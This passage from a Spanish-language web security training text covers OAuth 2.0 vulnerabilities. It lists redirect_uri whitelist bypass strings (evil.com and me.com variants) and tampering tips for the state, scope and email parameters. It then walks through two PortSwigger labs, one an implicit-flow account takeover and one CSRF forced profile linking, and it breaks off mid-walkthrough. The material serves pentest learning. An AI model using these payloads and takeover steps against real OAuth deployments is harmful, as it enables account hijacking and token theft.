app.com/callback&response_type=token&scope=openid%20profile&state=aef3d489bd00e3c24 HTTP/1.1
Host: oauth-authorization-server.com
```

Existen diversas vulnerabilidades respecto a OAuth. Las más vulnerabilidades que más se producen son:

- **Parámetro RedirectURI sin validar**
- **Ataques CSRF**
- **Race Conditions**
- **Malas Configuraciones o una débil implementación**

25. TIPS

Generar una metodología a la hora revisar este proceso de autenticación puede resultar interesante a la hora de comprobar la seguridad del framework.

1. Unvalidated RedirectURI

Cuando el parámetro redirect_uri no es comprobado correctamente por el proveedor de OAuth, es posible que un atacante robe los códigos de autorización asociados a las cuentas de otros usuarios. El código o los tokens de acceso pueden ser redirigidos al sitio web de control del atacante y pueden ser utilizados para completar el flujo.

Puede generar dos tipos de ataques, **Open Redirect** y **Account Hijacking**

Open Redirect, un atacante podría modificar el valor del parámetro Redirect_uri he incluir un servidor de su propiedad. Esto podría provocar el robo del Access Token o authorization code.

Account Hijacking, esto puede hacerse robando los códigos de autorización, ya que podrían cambiarlos por un token de acceso. Este código de autorización es un código generado con anterioridad al token de acceso.

Como vemos esto genera el robo del token OAuth, existen protecciones contra intentos de modificar el parámetro Redirect_uri, como WhiteList, si identificamos su protección, tendremos su bypass:

```
https://me.com\@www.company.com
https://company.com\@me.com
```



<https://me.com/.www.company.com>
<https://company.com/@me.com>
[https://me.com\\[company.com\]](https://me.com\[company.com])
<me.com%ff@company.com%2F>
<me.com%bf:@company.com%2F>
<me.com%252f@company.com%2F>
<//me.com%0a%2523.company.com>
<me.com://company.com>
<androideepink://me.com\@company.com>
<androideepink://a@company.com:@me.com>
<androideepink://company.com>
<https://company.com.me.com\@company.com>
<company.com%252f@me.com%2fpath%2f%3>
<//me.com:%252525252f@company.com>
<company.com.evil.com>

company.com_evil.com

<evil.com#company.com>

<evil.com?company.com>
</%09/me.com>
<me.com%09company.com>
</\me.com>

<http://localhost.com>

https://www.company.com.com/.//.../redirect_uri=https://me.com

<https://apiAcompany.com>

<https://api.companyAcom>

<https://api.company.communication>

O alguno más Avanzado, como utilizar **IDN homograph**, conocido como International Domain Name, son nombres de dominios que visualmente son nombres de dominio legítimos, por ejemplo, uclm.es o úclm.es, visualmente son muy parecidos, esto normalmente, es utilizado por campañas de malware, para distribuir sus muestras de ficheros. Existen herramientas que ayudan en este proceso de identificar posibles valores no corregidos como las herramientas [ditto](#) o [abnormalizer](#)

2. Parámetro Scope

- Eliminar el valor del parámetro scope y ver que sucede
- Insertar un correo de la compañía como valor del scope, puede causar un extra de funcionalidades.
- Insertar valores inválidos, como aaa, y reemplazar el valor de redirección por uno de nuestro control, puede provocar un Open Redirect
- Intente eliminar el correo electrónico del scope y añadir el de la víctima manualmente.



3. **Parámetro State**

La falta del parámetro State puede producir una falta de seguridad contra ataques CSRF. El parámetro State, contiene un código relaciona con la sesión del usuario. Y debe estar en la solicitud entre cliente y el servicio Outh.

Es interesante verificar si el parámetro state es requerido o validado, de esta forma, podríamos medicarlo, eliminándolo o dejándolo en null

- Elimina el parámetro State de la solicitud y ver el comportamiento de OAuth
- Si observamos la falta de este parámetro, podemos intentar un ataque CSRF, ojo, no tiene por qué ser vulnerable
- Comprobar si este parámetro es predecible

4. **Verificar si los parámetros son vulnerables a ataques XSS**

Una falta de validación correcta de estos parámetros podría provocar una vulnerabilidad XSS

5. **Modificar la cabecera Referer, interceptar la petición e indicar un dominio de nuestro control, puede provocar que información sensible se vea expuesta al exterior.**

Indicar el valor <http://example.com> o incluso, utilizar https://localhost

6. **Modificar el tipo de solicitud, GET, POST, HEAD o PUT, para entender cómo se enruta el tráfico OAuth**

- Modificar el endpoint al que se solita la conexión, como post /oauth/connect.json, puede causar una exposición o leak del token

7. **Códigos de Autorización Débiles, verificar como ha sido construido el token intentando descifrarlo, o testear si los tokens expiran**

8. **Token Leakage/Export**

- En OAuth 2.0, en el tipo implicit grant, los tokens de acceso son enviados a través de la URI, podría verse que en el historial del navegador y encontrarse el token.
- Reutilización del token OAuth, verificar si los tokens no están limitados únicamente a una persona
- Verificar si la información se envía en texto plano

9. **Crear una cuenta con victim@gmail(.)com con funcionalidad normal. Crea una cuenta con victim@gmail(.)com utilizando la funcionalidad OAuth. Ahora intenta iniciar sesión con las credenciales anteriores.**



10. Modificar el orden de los parámetros, conocido como Race Condition

- Race condition cuando el parámetro code es intercambiado por access_token
- Race condition cuando refresh_token es intercambiado por access_token

11. Modificar los correos electrónicos

- En una conexión OAuth, intentar modificar el parámetro email, por el mail de la compañía como, admin@company.com . Esta modificación podría elevarnos nuestros permisos.
- ¿Sólo se permite el correo electrónico de la empresa? Intente sustituir `hd=empresa(.)com` por `hd=gmail(.)com`
- Si hay un parámetro de correo electrónico después del inicio de sesión, intente cambiar el parámetro de correo electrónico por el de la víctima.

12. Comprobar si el parámetro client_secret se está filtrando y si es validado

13. Modificar el valor Host

14. Modificar el parámetro ID

- El parámetro ID es un identificador único, que debe ser generado de manera segura, es conocido que se den vulnerabilidades de tipo IDOR, modificando este valor, sobre todo en aplicaciones escritas en Ruby on Rails






Imagen 94: Mapa mental de [OAuth](#)

26. Ejemplos

A la hora de practicar la vulnerabilidad de OAuth, tenemos multitud de laboratorios.

Los más destacadas son pentesterlab, que cuenta con 12 ejercicios en su certificate AUTH, estos ejercicios son combinaciones de vulnerabilidades, nos encontramos con OpenRedirect, CSRF, XSS, Predictable State, entre otros.

Existen otras plataformas gratuitas como, portswigger en la cual contamos con 6 ejercicios para practicar.

Tenemos repositorios de github como [Vulnerable-OAuth-2.0-applications](#) que contiene ejercicios y guías para implementar OAuth de forma segura.

De esta forma, a través de ctf's podemos ver y observar entornos reales de una vulnerabilidad OAuth 2.0

Lab: Authentication bypass via OAuth implicit flow

En este laboratorio veremos como un usuario utiliza OAuth para loguearnos con social media Account. Una falla de seguridad permite a un atacante loguearse como otro usuario sin conocer su contraseña.

Primero, elegimos la opción de iniciar sesión con nuestra social media account. A continuación, la aplicación utiliza el servicio OAuth para solicitar el acceso a algunos datos que puede utilizar para identificar al usuario. En este caso, se nos solicita acceder información de nuestro email y dirección de correo electrónico registrada en nuestra cuenta.

WebSecurity Academy Authentication bypass via OAuth implicit flow




Imagen 95: Inicio de sesión vía OAuth

En Burp, observamos la siguiente petición:

GET

```
/auth?client_id=yq92dfn9d912oqonov46f&redirect_uri=https://ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net/oauth-callback&response_type=token&nonce=-313674151&scope=openid%20profile%20email HTTP/1.1
```

```
Host: oauth-ac541f791edb8c0880960f43029800bd.web-security-academy.net
```

Como podemos observar, el valor del parámetro `response_type` se establece como `token`, por tanto, se trata de `implicit grant type`.

Una vez logueados en nuestra cuenta, debemos, autorizar a la aplicación que acceda a nuestros datos. Esto viene incluido en nuestro parámetro `scope`, como vimos anteriormente

WebSecurity Academy Authentication bypass via OAuth implicit flow




Imagen 96: Autorización para acceder a nuestros datos



Una vez aceptemos esta solicitud, la aplicación generará un flujo de datos de manera interna, donde se enviará el Access token a la aplicación para que pueda acceder a nuestros datos, que proporciona el permiso del usuario para solicitar estos datos al resource server. La aplicación, por debajo, realiza llamadas a la API, para obtener los datos.

En esta generación de flujo por parte de la estructura OAuth, observamos una petición de tipo Post al endpoint /authenticate, como vemos en la siguiente imagen, contiene datos embebidos en json. Estos datos corresponden al email, usuario, token en texto plano.

The screenshot displays the Burp Suite interface with the 'HTTP history' tab selected. The 'Request' section shows a POST request to the endpoint /authenticate. The request body is a JSON object containing user credentials and a token. The 'Response' section shows an HTTP 302 Found status with a Set-Cookie header.

Request

```

1 POST /authenticate HTTP/1.1
2 Host: ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net
3 Cookie: session=j8w8yAfYzrL36FRWYRzI4fr10iVbRJyJ
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net/oauth-callback
9 Content-Type: application/json
10 Origin: https://ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net
11 Content-Length: 103
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {
19   "email": "wiener@hotdog.com",
20   "username": "wiener",
21   "token": "eVtBss09rQJ8--9yxdbXxEKTGGId7LXKZS1UrL7y7eH"
22 }

```

Response

```

1 HTTP/1.1 302 Found
2 Location: /
3 Set-Cookie: session=xPmB4zFtb020BSChaMJMUmdteCcPJNIw; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 0
6

```

Imagen 97: Petición Post con información sensible del usuario

En el flujo implícito, esta solicitud POST está expuesta a los atacantes a través de su navegador. Como resultado, este comportamiento puede conducir a una vulnerabilidad grave si la aplicación no comprueba adecuadamente que el token de acceso coincide con los demás datos de la solicitud. En este caso, un atacante puede simplemente cambiar los parámetros enviados al servidor para hacerse pasar por cualquier usuario.

Y esto es lo que vamos a realizar, primero, enviamos esta petición al repeater y luego vamos a modificar el valor del parámetro email, por el email de otra persona, en este caso, se nos propone que utilicemos el correo de Carlos.




Imagen 98: Modificación del valor email

Al modificar el valor y enviar la petición debemos asegurarnos de ver exactamente esta petición en el navegador.

BurpSuite, tiene la opción, **Request in Browser**, que nos permite testear una aplicación de forma individual, se puede utilizar para confirmar que existen un control de acceso correcto, por ejemplo. En la siguiente imagen lo vemos:




Imagen 99: Request in Browser

De esta forma, conseguimos acceder como el usuario Carlos!




Imagen 100: Suplantando a Carlos

Lab: Forced OAuth profile linking

Este laboratorio te da la opción de adjuntar un perfil de redes sociales a nuestra cuenta para que puedas iniciar sesión a través de OAuth en lugar de utilizar el nombre de usuario y la contraseña normales.

Debido a la implementación insegura del flujo OAuth por parte de la aplicación, un atacante puede manipular esta funcionalidad para obtener acceso a las cuentas de otros usuarios.

Para resolver el laboratorio, utilizaremos un ataque CSRF para adjuntar tu propio perfil de redes sociales a la cuenta del usuario administrador en el sitio web, luego acceder al panel de administración.

El primer paso, debemos iniciar sesión en nuestra cuenta de usuario, una vez logueados debemos adjuntar nuestro perfil de redes sociales.




Imagen 101: Mi panel de usuario

Se generará el flujo de datos de OAuth, esta fase es importante, porque conoceremos que tipo de OAuth se está utilizando, y los permisos a los que va a acceder. Y como podemos observar la falta del parámetro State. Esto es extremadamente interesante desde la perspectiva de un atacante.

Se generará la siguiente url:

GET

`/auth?client_id=ojuheyxhdglnkek3wby&redirect_uri=https://ac781f8a1e3c0f86808c0a1500e300fe.web-security-academy.net/oauth-linkingn&response_type=code&scope=openid%20profile%20email HTTP/1.1`

Host: `oauth-ac5f1f411f0aa2fa8050240a02610036.web-security-academy.net`

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' tab displays a single request with ID 11336. The request is a GET to the endpoint `/auth?client_id=cdpzenn4zbtndn2ngb7b0o&redirect_uri=https://acb61fb41f94a2b280ad240100e700ed.web-security-academy.net/oauth-linking&response_type=code&scope=openid%20profile%20email`. The response is an HTTP 302 Found, with headers including `X-Powered-By: Express`, `Cache-Control: no-cache, no-store`, and cookies for `_interaction` and `_interaction_resume`.

Request

```

1 GET /auth?client_id=cdpzenn4zbtndn2ngb7b0o&redirect_uri=
  https://acb61fb41f94a2b280ad240100e700ed.web-security-academy.net/oauth-linking&
  response_type=code&scope=openid%20profile%20email HTTP/1.1
2 Host: oauth-ac5f1f411f0aa2fa8050240a02610036.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://acb61fb41f94a2b280ad240100e700ed.web-security-academy.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15

```

Response

```

1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Set-Cookie: _interaction=2kJSRIEpVDN_J4CnAhkm6; path=/interaction/2kJSRIEpVDN_J4CnAhkm6; exp:
6 Set-Cookie: _interaction_resume=2kJSRIEpVDN_J4CnAhkm6; path=/auth/2kJSRIEpVDN_J4CnAhkm6; exp:
7 Location: /interaction/2kJSRIEpVDN_J4CnAhkm6
8 Content-Type: text/html; charset=utf-8
9 Date: Fri, 27 Aug 2021 08:54:17 GMT
10 Connection: close
11 X-XSS-Protection: 0

```

Imagen 102: Petición al endpoint auth

Una vez introduzcamos el usuario y password, nos solicitará el acceso a la información indicada en el scope.

The screenshot shows the 'Forced OAuth profile linking' page from Web Security Academy. It features a 'Back to lab home' button and a 'Back to lab description' link. Below this is an 'Authorize' dialog box from 'WeLikeToBlog'. The dialog asks for permission to access the user's profile and email, with 'Continue' and 'Cancel' buttons.

Imagen 103: Solicitud de acceso a nuestra información personal

Una vez consentimos o permitimos este acceso a la información, se genera el siguiente flujo de datos.

Se generará una petición al endpoint /oauth-linking que se especificó en el parámetro redirect_uri de la solicitud de autorización. En la siguiente imagen, tenemos el flujo de datos generado

The screenshot shows the Burp Suite interface. At the top, there are tabs for Decoder, Comparer, Logger, Extender, Project options, User options, and Burp Bounty. Below these are sub-tabs for Dashboard, Target, Proxy, Intruder, Repeater, and Sequencer. The 'HTTP history' tab is active, showing a list of requests. Request 11346 is highlighted, showing a GET request to https://acb61fb41f94a2b280ad... with parameters. Below the history table, the 'Request' details are shown in 'Pretty' format. The request is a GET to /oauth-linking?code=Bp80_WQ5CXqWb8c730P4WCdwwkB7oG1Ai_AEiz9nSXb HTTP/1.1. The response details are also shown below the request, indicating a 200 OK status.

#	Host	Method	URL	Params	Edited	Status
11336	https://oauth-ac5f1f411f0aa2fa...	GET	/auth?client_id=cdpzenn4zbtndn2ngb7b0o...	✓		302
11337	https://oauth-ac5f1f411f0aa2fa...	GET	/interaction/2kJSRIEpVDN_J4CnAhkm6			200
11341	https://oauth-ac5f1f411f0aa2fa...	POST	/interaction/2kJSRIEpVDN_J4CnAhkm6/...	✓		302
11342	https://oauth-ac5f1f411f0aa2fa...	GET	/auth/2kJSRIEpVDN_J4CnAhkm6			302
11343	https://oauth-ac5f1f411f0aa2fa...	GET	/interaction/2kJSRIEpVDN_J4CnAhkm6			200
11344	https://oauth-ac5f1f411f0aa2fa...	POST	/interaction/2kJSRIEpVDN_J4CnAhkm6/c...			302
11345	https://oauth-ac5f1f411f0aa2fa...	GET	/auth/2kJSRIEpVDN_J4CnAhkm6			302
11346	https://acb61fb41f94a2b280ad...	GET	/oauth-linking?code=Bp80_WQ5CXqWb8...	✓		200
11347	https://acb61fb41f94a2b280ad...	GET	/academyLabHeader			101

Request

Pretty Raw Hex View

```

1 GET /oauth-linking?code=Bp80_WQ5CXqWb8c730P4WCdwwkB7oG1Ai_AEiz9nSXb HTTP/1.1
2 Host: acb61fb41f94a2b280ad240100e700ed.web-security-academy.net
3 Cookie: session=HalezlwdAdZi7UmFqsYa4sSYfOBdcq0a
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://oauth-ac5f1f411f0aa2fa8050240a02610036.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-User: ?1

```

Response

Pretty Raw Hex Render View

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-XSS-Protection: 0
4 Connection: close
5 Content-Length: 2682
6

```

Imagen 104: Petición al endpoint /oauth-linking

La petición generada es la siguiente:

GET /oauth-linking?code=Bp80_WQ5CXqWb8c730P4WCdwwkB7oG1Ai_AEiz9nSXb HTTP/1.1

Host: acb61fb41f94a2b280ad240100e700ed.web-security-academy.net

Verificamos que en la petición, no se genera un token CSRF, por tanto, y como veremos, es posible realizar un ataque CSRF. En este punto, en el caso que estuviese generado el parámetro State, necesitamos verificar que el parámetro state es exactamente igual al almacenado en la sesión del usuario, con el fin de protegernos contra los ataques CSRF u probar otros métodos como vimos en el apartado Tips.

Es importante conocer que necesitamos generar este token, pero no usarlo, debemos interceptar las conexiones, y en el momento que generemos este token dropear la solicitud.

Por tanto, ahora que conocemos como es el funcionamiento de esta autenticación, deberemos generar un nuevo code

En la siguiente imagen, vemos como interceptamos la petición y acto seguido, la descartamos, pulsando en Drop. De esta forma, el mensaje no se reenvía, cortando la comunicación.




Imagen 105: Interceptando el authorization code

Esta información debemos copiarla, para acto seguido ir al servidor que nos proporciona los laboratorios de PortSwigger, para generar un iframe en el que el atributo src apunte a la URL que acabas de copiar. El resultado debería ser algo parecido a esto:

```
